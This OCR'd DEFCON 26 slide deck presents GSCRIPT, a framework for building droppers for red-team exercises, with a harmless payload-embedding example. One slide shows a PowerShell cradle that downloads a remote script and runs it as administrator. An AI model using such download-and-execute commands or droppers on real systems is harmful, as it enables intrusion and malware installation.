I'll see Your missile and raise You a MIRV:

AN OVERVIEW OF THE GENESIS SCRIPTING ENGINE

DEFCON 26

Alex Levinson *(gen0cide)*

Dan Borges *(ahhh)*

AGENDA

01

US, DROPPERS, CCDC, & HISTORY

Introductions to us, droppers, and how we got here.

02

GENESIS & HOW IT WORKS

A deep dive into the dark magic behind GENESIS.

03

REAL WORLD APPLICATIONS

How offensive and defensive security professionals can find value from GENESIS.

04

LIVE DEMO

This always works on stage right?!

ABOUT US


PRESENTERS

Alex Levinson

Senior Security Engineer @ Uber

Speciality in tool dev & red teaming

Western & National CCDC Red Team



Dan Borges

Senior Red Teamer

Wizard of detection exercises

Western & National CCDC Red Team

DROPPERS, CCDC, & A LITTLE HISTORY


WHAT IS A “DROPPER”?

Exploit

The part of the data being transmitted to the target asset that leverages a flaw to execute instructions

Dropper

A block of assembly or application code that dynamically obtains malware and installs it on the target



Stager

The portion of the exploit code where the runtime context is modified to execute code or a command

Malware(s)

Malicious applications intended to persist on the asset for long periods of time

WHEN ARE DROPPERS USED?

3rd party crimeware.

As a form of “packing”

Context aware implant solutions (Genetic-Malware/Ebowla)

Professional offensive engagements (CCDC)

```
PS C:\Users\Administrator> whoami
glacier\administrator
PS C:\Users\Administrator> iex (( new-object net.webclient).downloadstring('http://[redacted]:8000/wrccdc/lol.ps1'))
The operation completed successfully.
The operation completed successfully.
The operation completed successfully.
The operation completed successfully.

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .

Ok.
```


A STORY OF DROPPERS ON THE CCDC RED TEAM

2014

Manually dropping individual persistence

2015 - 2016

Bash, Batch, and PowerShell droppers




2017

Toolchain ported to a golang monorepo, known as **GOOBY**. This included a experimental executable to abstract dropping from the other cluster bomb tools, known as **GENESIS**.

2018

GENESIS Scripting Engine development started in late 2017 to prepare for the 2018 CCDC season. BETA version used at WRCCDC and NCCDC in 2018.




TODAY

Now we're ready to release a re-written, shiny new V1.0 version to you today!

PRESENTING THE GENESIS SCRIPTING ENGINE (GSCRIPT)

GSCRIPT IN A NUTSHELL



Simply, **GSCRIPT** is a framework that allows you to rapidly implement custom droppers for all three major operating systems.


CORE COMPONENTS

ENGINE

Core runtime that holds the JavaScript virtual machine. Small and flexible.

STANDARD LIBRARY

Cross platform library of common functions supported by the gscript dev team.



COMPILER

Configurable toolchain used to build native binaries from gscripts.

COMMAND LINE TOOL (CLI)

The primary tool used to learn, test, and build binaries.

OBFUSCATOR

Implements multiple types of binary obfuscation, some general, some specific to gscript.

DEBUGGER

An interactive REPL that lets you play with gscript's interactively.

HIGH LEVEL WALK-THROUGH

01

GENERATED A GSCRIPT ENGINE UNIQUE FOR EACH SCRIPT

The compiler translates each script, its assets, and dependencies into a fully implemented engine bundle that gets embedded into the binary.

02

SERIALIZED AND EMBEDDED ASSETS INTO THEIR PARENT RUNTIME

Part of that engine bundle is a virtual file system that allows you to retrieve assets imported in your script at execution time.

03


GENERATED `main()` ENTRY POINT AND BUILT NATIVE EXECUTABLE

After the compiler "bundles" all the script engines, it creates a custom stand alone executable with everything it needs to execute each bundle.

04

ALL RUNTIMES LAUNCHED WHEN BINARY EXECUTED

At execution time, the logic gracefully handles execution order, parallelism, and failure isolation between the embedded engines.




BASIC EXAMPLE:

EMBED A PAYLOAD AND WRITE TO A FILE

BASIC EXAMPLE

1) Write a gscript



BASIC EXAMPLE

1) Write a gscript

COMPILER MACRO TO EMBED A PAYLOAD


NORMAL VARIABLE DECLARATIONS

```
1 //import:/tmp/opt/ex1/payload.txt
2
3 var destLocation = "/tmp/opt/ex1/dest.txt"
4
5 function Deploy() {
6   payloadData = GetAssetAsString("payload.txt")
7   G.file.WriteFileFromString(destLocation, payloadData[0])
8 }
~
~
~
"simple.gs" 8L, 208C                    1,1           All
```

DEPLOY FUNCTION IMPLEMENTED USING STANDARD LIBRARY


BASIC EXAMPLE

1) Write a gscript
2) Write another



BASIC EXAMPLE


1) Write a gscript
2) Write another
3) Compile using CLI




```
gscript compile --output-file /tmp/opt/ex1/dropper.bin *.gs
```

BASIC EXAMPLE


1) Write a gscript
2) Write another
3) Compile using CLI
4) That's it!!! Run it!!!



BASIC EXAMPLE

1) Write a gscript
2) Write another
3) Compile using CLI
4) That's it!!! Run it!!!

OUTPUT FILE IS A STAND ALONE NATIVE BINARY



PAYLOAD SUCCESSFULLY WRITTEN TO FILE AS WELL AS SECOND FILE

WAIT, WUT?
PLEASE EXPLAIN.

WHAT'S IN THAT EXECUTABLE?

SCRIPTABLE DROPPERS

What makes GSCRIPT unique is how it allows the author to easily develop stagers that can "think on their feet" and make intelligent execution decisions.

ALL DEPENDENCIES INCLUDED

